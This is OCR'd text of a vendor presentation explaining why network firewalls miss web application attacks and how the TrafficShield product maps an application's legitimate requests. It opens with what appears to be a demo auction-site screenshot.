67 REGISTERED USERS 701 AUCTIONS
Back to the item | View history | User's e-mail
Home | Sell an item | Your control panel | Logout | Help
Copyright 2000-2002, PHPAUCTION.ORG
Internet


Charlie Cano, Thank you for your purchase!

Your credit card XXXX XXX XXX 35008 will be charged US$1.00

Agenda


1. Overview of making Applications >available< – >fast< – >secure<
2. What threats do we face? - general status web application security
3. Short Hacking demonstration
4. Easy explanation of Traffic Shield
5. How does Traffic Shield secure your applications?
6. Real Live examples
7. Summary

Step One: The Browser



“Companies are putting more and more information into web browsers.”


Step Two: The Connection



“What they don’t realize is that these browers have direct access to customer data – or servers that access that data.

If you can access your account data, you can access someone else’s.”


Step Three: Firewalls are Inadequate



"All of this communication is over Ports 80 and 443 – which are wide open on Network Firewalls.

They can't tell the difference between me asking for my information and me asking for yours."


Step Four: Introduce TrafficShield




"TrafficShield terminates that web traffic, and makes sure it's legitimate."

Step Five: How Does it Work?

“TrafficShield can tell if the request is legitimate because when it is installed, it creates a little map of the application, and checks to see if a given request is part of that map of legal requests.”




Step Five: How Does it Work?



“This map can be as detailed as customers want: including object types, object names, parameters, and parameter values.”

Complete Picture




Browser

Network Firewall

TrafficShield

